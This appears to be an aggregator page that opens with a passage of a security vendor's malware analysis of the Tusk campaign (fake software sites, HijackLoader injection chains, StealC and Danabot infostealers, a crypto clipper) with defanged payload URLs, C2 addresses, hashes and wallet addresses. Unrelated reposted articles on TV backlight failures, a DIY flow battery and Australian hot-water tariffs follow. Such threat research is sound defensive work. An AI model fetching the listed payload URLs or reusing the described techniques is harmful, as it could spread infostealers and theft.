In the RuneOnlineWorld campaign the two payloads are no longer the same file. Updateload.exe utilizes HijackLoader and injects code to multiple legitimate programs to evade detection. It starts by injecting code into cmd.exe then to explorer.exe. After that, the malicious code injected into explorer.exe starts communicating with multiple C2 servers to download additional malicious DLL and MSI files and save them to the path C:\Users\<USERNAME>\Appdata\. After downloading the malicious files, explorer.exe executes the MSI files using msiexec.exe and the DLL files using rundll32.exe. The final stage for this sample is multiple infostealers from the malware families Danabot and StealC (injected into explorer.exe). The diagram below shows the execution routine for this sample:

Second sub-campaign – updateload.exe

Second payload (bytes.exe)


This sample also uses HijackLoader to evade detection, unpacks different stages of the payload and injects them into legitimate processes. First, it creates and injects malicious code into cmd.exe, which injects code into explorer.exe and then into OpenWith.exe — a legitimate Windows process. The malicious code injected into OpenWith.exe downloads the next stage from the threat actor’s C2 (another public IP), decodes it and injects it into another OpenWith.exe instance. In this stage, the payload downloads six files to the directory %APPDATA%\AD_Security\ and creates a scheduled task named FJ_load which will execute the file named madHcCtrl.exe at login for persistence. Here is a list of files downloaded by this stage:

SHA256 hashFile name
f586b421f10b042b77f021463934cfeda13c00705987f4f4c20b91b5d76d476cbufotenine.yml
69a90665113bd73b30360d87f7f6ed2c789a90a67f3b6e86474e21273a64f699madHcCtrl.exe
523d4eb71af86090d2d8a6766315a027fdec842041d668971bfbbbd1fe826722madHcNet32.dll
b7d3bc460a17e1b43c9ff09786e44ea4033710538bdb539400b55e5b80d0b338mvrSettings32.dll
0891edb0cc1c0208af2e4bc65d6b5a7160642f89fd4b4dc321f79d2b5dfc2dccunrar.dll
db4328dfbf5180273f144858b90cb71c6d4706478cac65408a9d9df372a08fc3wickerwork.indd

All of these DLL and EXE files are legitimate, except madHcNet32.dll. The malicious files wickerwork.indd and bufotenine.yml contain encrypted data.

The following diagram shows the steps taken by this sample to extract the final payload:

Second sub-campaign – bytes.exe

madHcNet32.dll


madHcCtrl.exe loads and executes madHcNet32.dll, which, in turn, utilizes HijackLoader to extract and execute the final payload. After execution, madHcCtrl.exe injects the next stage to cmd.exe, then the final stage is injected to explorer.exe. The final payload is clipper malware written in GO. This sample is based on open-source clipper malware. The following diagram shows the execution steps for this sample:

Second sub-campaign – madHcNet32.dll

The clipper monitors the clipboard data. If a cryptocurrency wallet address is copied to the clipboard, it substitutes it with the following one:

  • BTC: 1DSWHiAW1iSFYVb86WQQUPn57iQ6W1DjGo

In addition, the sample contains unique strings such as the ones below:

  • C:/Users/Helheim/
  • C:/Users/Helheim/Desktop/clipper no autorun/mainTIMER.go

While searching for samples that contain the same strings, we identified additional samples with different wallet addresses:

  • ETH: 0xaf0362e215Ff4e004F30e785e822F7E20b99723A
  • BTC: bc1qqkvgqtpwq6g59xgwr2sccvmudejfxwyl8g9xg0

We identified some transactions on the second and third wallet addresses. There were no transactions related to the first wallet address at the time of writing this post.

The second wallet was seen active from March 4 to July 31 and received a total of 9.137 ETH. The third one was active between April 2 and August 6 with 0.0209 BTC received in total. Note that these addresses were only observed in the clipper malware. This campaign also utilizes infostealers to steal software-based cryptocurrency wallets which could be used to gain access to the victim’s funds, although we have not seen such activity. In addition, the infostealers collect credentials from browsers and other sources which could allow the threat actor to gain access to other services used by the victim (e.g. online banking systems) or sell the stolen data on the dark web.

Third sub-campaign (Voico)


In this campaign, the threat actor was simulating an AI translator project named YOUS. The original website is yous.ai, while the malicious website is voico[.]io:

Third sub-campaign: malicious and original sites

Just like the previous two sub-campaigns, the malicious website contains a download link for the initial downloader imitating the application. The downloader is hosted on Dropbox and follows the same logic described in the first sub-campaign to download the appropriate downloader for the victim’s operating system. During our investigation, the malicious website of this campaign ceased to exist. The sample name is Voico.exe.

Initial downloader (Voico.exe)


This sample is also an Electron application with mostly the same structure as the initial downloaders in the previous two sub-campaigns. The downloader logic also remains the same. Most of the changes involve the main interface of the application, and different URLs are contained in the configuration file.

Voico.exe main interface

In addition to these changes, the sample prompts the victim to fill in a registration form, which doesn’t send the data to the C2. Instead, it passes the user’s credentials to the console.log() function:
// Теперь вы можете использовать эти значения для дальнейшей обработки или отправки на сервер
// <Translation>: Now you can use these values for further processing or sending to the server

console.log('Name:', name);
console.log('Username:', username);
console.log('Native Language:', nativeLanguage);
console.log('Voice:', voice);
console.log('Password:', password);
The following diagram shows the execution routine for this sample:

Voico.exe execution routine

Both samples in this campaign (updateload.exe and bytes.exe) have very similar behavior to the updateload.exe sample from the second sub-campaign.

Payload (updateload.exe and bytes.exe)


These samples have similar behavior as the updateload.exe sample from the second sub-campaign with one difference: the StealC malware downloaded by them communicates to a different C2 server. Other than that, the whole routine from the updateload.exe and bytes.exe execution to the final payload execution is the same. Here is a diagram of the execution routine for these samples:

Third sub-campaign – updateload.exe and bytes.exe

Possible other sub-campaigns


During the analysis of this campaign, the analyzed samples were hosted at the following paths on the attacker website: http[:]//testload.pythonanywhere.com/getbytes/f and http[:]//testload.pythonanywhere.com/getbytes/m. We didn’t find any other resources used in the current sub-campaigns (which doesn’t mean they won’t appear in the future). However, we noticed other samples hosted in different paths, unrelated to the ongoing sub-campaigns. The following is a list of paths on the PythonAnywhere website where these samples are hosted:

  • http[:]//testload.pythonanywhere.com/getbytes/s
  • http[:]//testload.pythonanywhere.com/getbytes/h

The hashes of the files in the new paths are already included in the IoCs list below.

Conclusion


The campaign uncovered in this report demonstrate the persistent and evolving threat posed by cybercriminals who are adept at mimicking legitimate projects to deceive victims. By exploiting the trust users place in well-known platforms, these attackers effectively deploy a range of malware designed to steal sensitive information, compromise systems, and ultimately achieve financial gain.

The reliance on social engineering techniques such as phishing, coupled with multistage malware delivery mechanisms, highlights the advanced capabilities of the threat actors involved. Their use of platforms like Dropbox to host initial downloaders, alongside the deployment of infostealer and clipper malware, points to a coordinated effort to evade detection and maximize the impact of their operations. The commonalities between different sub-campaigns and the shared infrastructure across them further suggests a well-organized operation, potentially tied to a single actor or group with specific financial motives. Our detailed analysis of the three active sub-campaigns, from the initial downloader routines to the final payloads, reveals a complex chain of attacks designed to penetrate both Windows and macOS environments.

In addition to the active sub-campaigns, the discovery of 16 inactive sub-campaigns highlights the dynamic and adaptable nature of the threat actor’s operations. These inactive sub-campaigns, which may represent either older campaigns that have been retired or new ones that have not yet been launched, illustrate the threat actor’s ability to rapidly create and deploy new malicious operations, targeting trending topics at the time of campaign. This rapid turnover suggests a well-resourced and agile adversary, capable of quickly shifting tactics and infrastructure to avoid detection and maintain the effectiveness of their campaigns. The presence of these dormant campaigns also indicates that the threat actor is likely to continue evolving their strategies, potentially reactivating these sub-campaigns or launching entirely new ones in the near future. This reinforces the need for continuous monitoring and proactive defense strategies to stay ahead of these evolving threats.

If your company has experienced a cybersecurity incident that requires an immediate response, contact Kaspersky Incident Response service.

Indicators of Compromise

URLs to third party services

URL
hxxp[:]//testload.pythonanywhere.com/getbytes/f
hxxp[:]//testload.pythonanywhere.com/getbytes/h
hxxp[:]//testload.pythonanywhere.com/getbytes/m
hxxp[:]//testload.pythonanywhere.com/getbytes/s
hxxps[:]//www.dropbox.com/scl/fi/cw6jsbp981xy88tzk3obm/updateload.rar?rlkey=87g969em599vnoslcglyo97fa&st=1p7dopsl&dl=1
hxxps[:]//www.dropbox.com/scl/fi/gvlceblluk9thfijhywu2/update.rar?rlkey=ch37ht5fdklng66t04r8h8kaa&st=sddqqvhz&dl=1
https[:]//www.dropbox.com/scl/fi/dcmq2ucpdcsz3zvpeg85i/mediafile.rar?rlkey=ck5oz8qzz6qtz2i6tl273gbf7&st=4t9ecvfd&dl=1
https[:]//www.dropbox.com/scl/fi/qcrl58lus5dmfqo203ly5/mediafile2.rar?rlkey=1hx6glacae5nwcq71nat8oww0&st=ox6nxk7m&dl=1

Network IoCs

Domain or IPDetails
46.8.238.240StealC C2 Server
77.91.77.200Download madHcCtrl files
23.94.225.177StealC C2 Server
89.169.52.59C2
81.19.137.7C2
194.116.217.148C2
85.28.47.139C2
tidyme.ioCampaign main domain
tidyme.appCampaign main domain
tidymeapp.ioCampaign main domain
runeonlineworld.ioCampaign main domain
voico.ioCampaign main domain
astrosounsports.shopInactive sub-campaign
batverssaports.shopInactive sub-campaign
dintrinnssports.shopInactive sub-campaign
dustfightergame.comInactive sub-campaign
edvhukkkmvgcct.shopInactive sub-campaign
gurunsmilrsports.shopInactive sub-campaign
izxxd.topInactive sub-campaign
partyroyale.funInactive sub-campaign
partyroyale.gamesInactive sub-campaign
partyroyaleplay.comInactive sub-campaign
partyroyaleplay.ioInactive sub-campaign
refvhnhkkolmjbg.shopInactive sub-campaign
sinergijiasport.shopInactive sub-campaign
supme.ioInactive sub-campaign
vinrevildsports.shopInactive sub-campaign
wuwelej.topInactive sub-campaign
1h343lkxf4pikjd.dadHosts malicious files (ex. Danabot)

Host IoCs


Hashes for malicious files

SHA256Verdict
0D877B9163241E6D2DF2779D54B9EDA8ABC909F022F5F74F084203134D5866E2HEUR:Trojan.Multi.Penguish.c
142B8D0080DB24246615059E4BADF439F68C2B219C68C7AC7F4D2FC81F5BB9C2UDS:Trojan.Win32.Penguish
1F3AA94FB9279137DB157FC529A8B7E6067CBD1FE3EB13C6249F7C8B4562958AUDS:Trojan.OLE2.Alien.gen
523D4EB71AF86090D2D8A6766315A027FDEC842041D668971BFBBBD1FE826722Trojan.Multi.Penguish.c
5535BF554C8314B500FB9F00D5BDEA0ADE884CB7C74536BDAAFA501361232E73UDS:Trojan.Win32.Penguish
592052016D9621EB369038007AB13B19632B7353FAFB65BD39268796D5237C8CUDS:Trojan-PSW.Win32.Stealer.gen
5E31073312AA132A5C138E3C978EE1F3802A786C23CDF3965BEE0D556B360932UDS:Trojan.Win32.Tusk.b
609129A9188CA3D16832594D44D746D7434E67A99C6DD20C1785AFACE9ED117DUDS:Backdoor.JS.Tusk.a
6B30A6026B7CC60A3CCE4DB9AE2461AF86C3A0EC81D29C3397CFAD69B7878754UDS:Backdoor.JS.Tusk.a
7587BE1D73DD90015C6200921D320FF0EDCEC19D7465B64D8AB8D12767C0F328UDS:Trojan.Win32.Strab.gen
7FBC872542B61D592EFF2AA402D9310DAFDB01F550226588E2D95050BAC434FCUDS:Trojan.Win32.Tusk.a
8265D6A8EB6C308A7B41CF60BA12F4A7E4616F6ACF2736EE42AADCFF336659E3UDS:Trojan.Win32.Tusk.a
B4B929362FB797F99F00B3E94B4BED796AE664A31A4DC5F507672687AD44322EUDS:DangerousObject.Multi.Generic
BAFA7DBE2A5DF97C8574824ABD2AE78FFA0991F916E72DEBC9FC65E593EC2EE8UDS:Trojan.Win32.Agentb.gen
D69A93DF6CAB86B34C970896181BB1B618317E29CA8B5586364256A1D02B7CCAHEUR:Trojan.Win32.Penguish.gen
DB4328DFBF5180273F144858B90CB71C6D4706478CAC65408A9D9DF372A08FC3Trojan.Win32.Tusk.c
F586B421F10B042B77F021463934CFEDA13C00705987F4F4C20B91B5D76D476CUDS:Trojan.Win32.Tusk.d
7B94558257FF060E0B30D08B3F51B0DF6A46458FD5A726F41A48EC5F5675DD8BHEUR:Trojan-PSW.Win32.Agent.gen
3E80405991C6FC66F90435472210E1479B646EAD3A92BD3F28FBA3DD9D640266Trojan.Win32.Tusk.a
F71BB213AE7ABE03E416C650185971C8470C9AB5670E1B2C516D903BC783715BHEUR:Trojan.Win32.Penguish.b
6CC3E6B74D2018CE3D86E6E9DF2846A14CC980E8F95779B3CE4E83BB1CCD72BDTrojan.JS.Tusk.a

Hashes for legitimate files used in the campaigns

SHA256
69A90665113BD73B30360D87F7F6ED2C789A90A67F3B6E86474E21273A64F699
B7D3BC460A17E1B43C9FF09786E44EA4033710538BDB539400B55E5B80D0B338
0891EDB0CC1C0208AF2E4BC65D6B5A7160642F89FD4B4DC321F79D2B5DFC2DCC
9D8547266C90CAE7E2F5F5A81AF27FB6BC6ADE56A798B429CDB6588A89CEC874
7D42E121560BC79A2375A15168AC536872399BF80DE08E5CC8B3F0240CDC693A
CE0905A140D0F72775EA5895C01910E4A492F39C2E35EDCE9E9B8886A9821FB1
4C33D4179FFF5D7AA7E046E878CD80C0146B0B134AE0092CE7547607ABC76A49
EA748CAF0ED2AAC4008CCB9FD9761993F9583E3BC35783CFA42593E6BA3EB393
934D882EFD3C0F3F1EFBC238EF87708F3879F5BB456D30AF62F3368D58B6AA4C
AE3CB6C6AFBA9A4AA5C85F66023C35338CA579B30326DD02918F9D55259503D5

Cryptocurrency wallet addresses

CryptoWallet Address
BTC1DSWHiAW1iSFYVb86WQQUPn57iQ6W1DjGo
BTCbc1qqkvgqtpwq6g59xgwr2sccvmudejfxwyl8g9xg0
ETH0xaf0362e215Ff4e004F30e785e822F7E20b99723A

securelist.com/tusk-infosteale…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Edge-Lit, Thin LCD TVs Are Having Early Heat Death Issues
poliverso.org/display/0477a01e…
Edge-Lit, Thin LCD TVs Are Having Early Heat Death Issues Canadian consumer goods testing site RTINGS has been subjecting 100 TVs to an accelerated TV longevity test, subjecting them so far to over 10,000 hours of on-time, equaling about six years of regular use in a US household. This test has shown a range of interesting issues and defects already, including for the


Edge-Lit, Thin LCD TVs Are Having Early Heat Death Issues

Canadian consumer goods testing site RTINGS has been subjecting 100 TVs to an accelerated TV longevity test, subjecting them so far to over 10,000 hours of on-time, equaling about six years of regular use in a US household. This test has shown a range of interesting issues and defects already, including for the OLED-based TVs. But the most recent issue which they covered is that of uniformity issues with edge-lit TVs. This translates to uneven backlighting including striping and very bright spots, which teardowns revealed to be due to warped reflector sheets, cracked light guides, and burned-out LEDs.

Excluding the 18 OLED TVs, which are now badly burnt in, over a quarter of the remaining TVs in the test suffer from uniformity issues. But things get interesting when contrasting between full-array local dimming (FALD), direct-lit (DL) and edge-lit (EL) LCD TVs. Of the EL types, 7 out of 11 (64%) have uniformity issues, with one having outright failed and others in the process of doing so. Among the FALD and DL types the issue rate here is 14 out of 71 (20%), which is still not ideal after a simulated 6 years of use but far less dramatic.
Cracks in the Samsung AU8000's Light Guide Plate (Credit: RTINGS)Cracks in the Samsung AU8000’s Light Guide Plate (Credit: RTINGS)
As part of the RTINGS longevity test, failures and issues are investigated and a teardown for analysis, and fixing, is performed when necessary. For these uniformity issues, the EL LCD teardowns revealed burned-out LEDs in the EL LED strips, with cracks in the light-guide plate (LGP) that distributes the light, as well as warped reflector sheets. The LGPs are offset slightly with plastic standoffs to not touch the very hot LEDs, but these standoffs can melt, followed by the LGP touching the hot LEDs. With the damaged LGP, obviously the LCD backlighting will be horribly uneven.

In the LG QNED80 (2022) TV, its edge lighting LEDs were measured with a thermocouple to be running at a searing 123 °C at the maximum brightness setting. As especially HDR (high-dynamic range) content requires high brightness levels, this would thus be a more common scenario in EL TVs than one might think. As for why EL LCDs still exist since they seem to require extreme heatsinking to keep the LEDs from melting straight through the LCD? RTINGS figures it’s because EL allows for LCD TVs to be thinner, allowing them to compete with OLEDs while selling at a premium compared to even FALD LCDs.

youtube.com/embed/wiO4b37RsIk?…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Open Source Residential Energy Storage
poliverso.org/display/0477a01e…
Open Source Residential Energy Storage Battery news typically covers the latest, greatest laboratory or industry breakthroughs to push modern devices further and faster. Could you build your own flow battery fbrc.codeberg.page/rfb-dev-kit… stationary storage for home-built solar and wind rigs though?Based on the concept of appropriate dualpower.supply/posts/motivat…


Open Source Residential Energy Storage

An L-shaped orange mounting structure with two white reservoirs on top, a set of pumps on the outer bottom edges, and a membrane cell bolted together in the center. The parts are connected by a series of transparent tubes.

Battery news typically covers the latest, greatest laboratory or industry breakthroughs to push modern devices further and faster. Could you build your own flow battery stationary storage for home-built solar and wind rigs though?

Based on the concept of appropriate technology, the system from the Flow Battery Research Collective will be easy to construct, easy to maintain, and safe to operate in a residential environment. Current experiments are focusing on Zn/I chemistry, but other aqueous chemistries could be used in the future. Instead of an ion exchange membrane, the battery uses readily attainable photo paper and is already showing similar order of magnitude performance to lab-developed cells.

Any components that aren’t off-the-shelf have been designed in FreeCAD. While they can be 3D printed, the researchers have found traditional milling yields better results which isn’t too surprising when you need something water-tight. More work is needed, but it is promising work toward a practical, DIY-able energy storage solution.

If you’re looking to build your own open source wind turbine or solar cells to charge up a home battery system, then we’ve got you covered. You can also break the chains of the power grid with off-the-shelf parts.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Austraila’s Controlled Loads Are In Hot Water
poliverso.org/display/0477a01e…
Austraila’s Controlled Loads Are In Hot Water Australian grids have long run a two-tiered pricing scheme for electricity. In many jurisdictions, regular electricity was charged at a certain rate. Meanwhile, you could get cheaper electricity for certain applications if your home was set up with a “controlled load.” Typically, this involved high energy equipment like pool heaters or hot


Austraila’s Controlled Loads Are In Hot Water

Australian grids have long run a two-tiered pricing scheme for electricity. In many jurisdictions, regular electricity was charged at a certain rate. Meanwhile, you could get cheaper electricity for certain applications if your home was set up with a “controlled load.” Typically, this involved high energy equipment like pool heaters or hot water heaters.

This scheme has long allowed Australians to save money while keeping their water piping-hot at the same time. However, the electrical grid has changed significantly in the last decade. These controlled loads are starting to look increasingly out of step with what the grid and the consumer needs. What is to be done?

Controlled What Now?

Hot water heaters can draw in excess of 5 kW for hours on end when warming up. Electrical authorities figured that it would be smart to take this huge load on the grid, and shift it to night time, a period of otherwise low demand. Credit: Lewin Day
In Australia, the electricity grid has long relied on a system of “controlled loads” to manage the energy demand from high-consumption appliances, particularly electric hot water heaters. These controlled loads were designed to take advantage of periods when overall electricity demand was lower, traditionally at night. By scheduling energy-intensive activities like heating water during these off-peak hours, utilities could balance the load on the grid and reduce the need for additional power generation capacity during peak times. In turn, households would receive cheaper off-peak electricity rates for energy used by their controlled load.

This system was achieved quite simply. Households would have a special “controlled load” meter in their electrical box. This would measure energy use by the hot water heater, or whatever else the electrical authority had allowed to be hooked up in this manner. The controlled load meter would be set on a timer so the attached circuit would only be powered in the designated off-peak times. Meanwhile, the rest of the home’s electrical circuits would be connected to the main electrical meter which would provide power 24 hours a day.

By and large, this system worked well. However, it did lead to more than a few larger families running out of hot water on the regular. For example, you might have had a 250 liter hot water heater. Hooked up as a controlled load, it would heat up overnight and switch off around 7 AM. Two or three showers later, the hot water heater would have delivered all its hot water, and you’d be stuck without any more until it switched back on at night.

Historically, most electric hot water heaters were set to run during the low-demand night period, typically after 10 PM. Historically, the demand for electricity was low at this time, while peak demand was in the day time. It made sense to take the huge load from everyone’s hot water system, and move all that demand to the otherwise quiet night period. This lowered the daytime peak, reducing demand on the grid, in turn slashing infrastructure and generation costs. It had the effect of keeping the demand curve flatter throughout the whole 24-hour period.

This strategy was particularly effective in a grid predominantly powered by coal-fired power stations, which operated most efficiently when running continuously at a stable output. By shifting the hot water heating load to nighttime, utilities could maintain a more consistent demand for electricity throughout the day and night, reducing the need for sudden increases in generation capacity during peak times.

Everything Changed

The Australian grid now sees large peaks in solar generation during the day. Credit: APVI.org.au via screenshot
However, the energy landscape in Australia has undergone a significant transformation in recent years. This has been primarily driven by the rapid growth of renewable energy sources, particularly home solar generation. As a result, the dynamics of electricity supply and demand have changed, prompting a reevaluation of the traditional approach to controlled loads.

Renewable energy has completely changed the way supply and demand works in the Australian grid. These days, energy is abundant while the sun is up. During the middle of the day, wholesale energy prices routinely plummet below $0.10 / kWh as the sun bears down on thousands upon thousands of solar panels across the country. Energy becomes incredibly cheap. Meanwhile, at night, energy is now very expensive. The solar panels are all contributing nothing, and it becomes the job of coal and gas generators to carry the majority of the burden. Fossil fuels are increasingly expensive, and spikes in the wholesale price are not uncommon, at times exceeding $10 / kWh.

Solar power generation peaks are now so high that Australian cities often produce more electricity than is needed to meet demand. This excess solar energy has led to periods where electricity prices can be very low, or even negative, due to the abundance of renewable energy on the grid. As a result, there is a growing argument that it now makes more sense to shift controlled loads, such as hot water heaters, to run during the daytime rather than at night.
The rise of home solar generation has created unexpected flow-on effects for Australia’s power grid. Credit: Wayne National Forest, CC BY 2.0
Shifting controlled loads to the daytime would help absorb the surplus solar energy. This would reduce the need for grid authorities to kick renewable generators off the grid in times of excess. It would also help mitigate the so-called “duck curve” effect, where the demand for electricity sharply increases in the late afternoon and early evening as solar generation declines, leading to a steep ramp-up in non-renewable generation. By using excess solar energy to power controlled loads during the day, the overall demand on the grid would be more balanced, and the reliance on fossil fuels during peak times could be reduced.

Implementing this shift would require adjustments to the current tariff structures and perhaps the installation of smart meters capable of dynamically managing when controlled loads are activated based on real-time grid conditions. In a blessed serendipity, some Australian states—like Victoria—have already achieved near-100% penetration of smart meters. Others are still in the process of rollout, aiming for near 100% coverage by 2030. While these changes would involve some initial investment, the long-term benefits, including greater integration of renewable energy, reduced carbon emissions, and potentially lower electricity costs for consumers, make it a compelling option.

Fundamentally, it makes no sense for controlled loads to continue running as they have done for decades. Millions of Australians are now paying to heat their water during higher-demand periods where energy is more expensive. This can be particularly punitive for those on regularly-updated live tariffs that change with the current wholesale energy price. Those customers will sit by, watching cheap solar energy effectively go to waste during a sunny day, before their water heater finally kicks at night when the coal generators are going their hardest.

While the traditional approach to controlled loads in Australia has served the grid well in the past, the rise of renewable energy has changed things. The abundance of solar generation necessitates a rethinking of when these loads are scheduled. By shifting the operation of controlled loads like hot water heaters to the daytime, Australia can make better use of its abundant renewable energy resources, improve grid stability, and move closer to its sustainability goals. It’s a simple idea that makes a lot of sense. Here’s waiting for the broader power authorities to step up and make the change.


The Privacy Post reshared this.